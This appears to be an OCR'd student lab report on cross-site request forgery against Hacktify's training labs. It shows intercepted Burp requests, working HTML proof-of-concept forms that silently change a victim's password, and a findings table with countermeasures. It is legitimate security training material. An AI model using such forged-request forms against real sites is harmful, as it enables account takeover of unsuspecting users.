
Now intercepting the request on burp and generate the CSRF POC.

After intercepting the request on burp, we can see that there is a CSRF token




```
POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: cf_clearance=
VqBgCj5zFpMGW_Wtlclr9_Q86K1E2PTgU10jNgz50jk-1708579575-1.0-AUXd553ufluqkxR+NDQQp7kx8Jm
IC5E633kexA71qfL09M5MI/MUe2IbcvJMHAe2X5PJ5wz6yvkTB15hMWf5hLc=; PHPSESSID=
3d66e7e1150ec6a2b953477346c8flee
Content-Length: 76
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=linux1&newPassword2=linux1&csrf=17e529bb3167d2914591ea6fbfc46042
```

If I remove the token it will say invalid token so we have to put token in POC



Hacktify CSRF PoC Generator
https://hacktify.in/hacktify-csrf-poc-generator/
CSRF PoC Generator
REQUEST
CSRF PoC FORM
Generate PoC Form
Copy It
Save as HTML
Activate Windows
Go to Settings to activate Windows.

```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=linux1&newPassword2=linux1&csrf=17e529bb3167d2914591ea6fbfc46042
```

```
<html>
	<body>
		<form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php">
			<input type="hidden" name="newPassword" value="linux1"/>
			<input type="hidden" name="newPassword2" value="linux1"/>
			<input type="hidden" name="csrf" value="17e529bb3167d2914591ea6fbfc46042"/>
			<input type="submit" value="Submit">
		</form>
	</body>
<html>
```


Hacktify CSRF PoC Generator
csrflab2-poc.html
File
file:///C:/Users/DELL/Downloads/csrflab2-poc.html
Submit

click on submit and try to login with old password and it gives that password is invalid.


Hacktify CSRF PoC Generator
Login
Not secure
https://labs.hacktify.in/HTML/csrf_lab/lab_2/login.php
OK

labs.hacktify.in says

Are you sure, username/password was correct??

And after I tried to login into linux account with new password which use in html POC file, I logined successfully.

It means that lab2 is vulnerable to CSRF.

1.4. {I Hate When Someone Uses My Tokens!}


Reference	**Risk Rating**
{I Hate When Someone Uses My Tokens!}	**Medium**
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses	
Suggested Countermeasures	
- Implement security measures such as using :	

CSRF tokens
Validate requests
Secure coding practices
Regular auditing
Educate people about CSRF attacks
- Avoid clicking on suspicious links

References


https://portswigger.net/web-security/csrf
https://owasp.org/www-community/attacks/csrf
https://www.invicti.com/learn/cross-site-request-forgery-csrf/

Proof of Concept


Hacktify CSRF PoC Generator
https://labs.hacktify.in/HTML/csrf_lab/lab_4/lab_4.php
HACKTIFY cybersecurity
Happy Hackin
Lo
Change Password
Activate Windows
Go to Settings to activate Windows.


Welcome to Dashboard attacker 1

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Hacktify CSRF PoC Generator
https://labs.hacktify.in/HTML/csrf_lab/lab_4/lab_4.php
HACKTIFY cybersecurity
Happy Hacking
Logout


Welcome to Dashboard victim 2

Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.1....
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Settings
Decoder Comparer Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Interce... Action Open b... Add notes HTTP/2
Pretty Raw Hex
Inspector
Notes

Request to https://labs.hacktify.in:443 [162.0.229.223]

```
POST /HTML/csrf_lab/lab_4/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: cf_clearance=
VqBgCj5zFpMGW_Wtlclr9_Q86K1E2PTgU10jNgz50jk-1708579575-1.0-AUXd553ufluqkxR+NDQQp7kx8Jm
IC5E633kexA71qfL09M5MI/MUe2IbcvJMHAe2X5PJ5wz6yvkTB15hMWf5hLc=; PHPSESSID=
a6db8b25b4e4534d1b964aea6cd91c8f
Content-Length: 82
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=attacker1&newPassword2=attacker1&csrf=670295d542d13c7ad91cd5b159b60ab2
```


https://hacktify.in/hacktify-csrf-poc-generator/

CSRF PoC Generator


REQUEST


```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=attacker1&newPassword2=attacker1&csrf=670295d542d13c7ad91cd5b159b60ab
2
```

CSRF PoC FORM

```
<html>
    <body>
        <form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php">
            <input type="hidden" name="newPassword" value="attacker2"/>
            <input type="hidden" name="newPassword2" value="attacker2"/>
            <input type="hidden" name="csrf" value="670295d542d13c7ad91cd5b159b60ab2"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

Generate PoC Form
Copy It
Save as HTML
Activate Windows
Go to Settings to activate Windows.


csrflab4.html
File
file:///C:/Users/DELL/Desktop/csrflab4.html
Submit




labs.hacktify.in says

Are you sure, username/password was correct??

Victim account is not open with old password after the click on submit button.

Try to login with new password and it logined in.

Successfully password has been changed as updated in CSRF POC.


csrflab4.html
https://labs.hacktify.in/HTML/csrf_lab/lab_4/lab_4.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard victim 2
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.

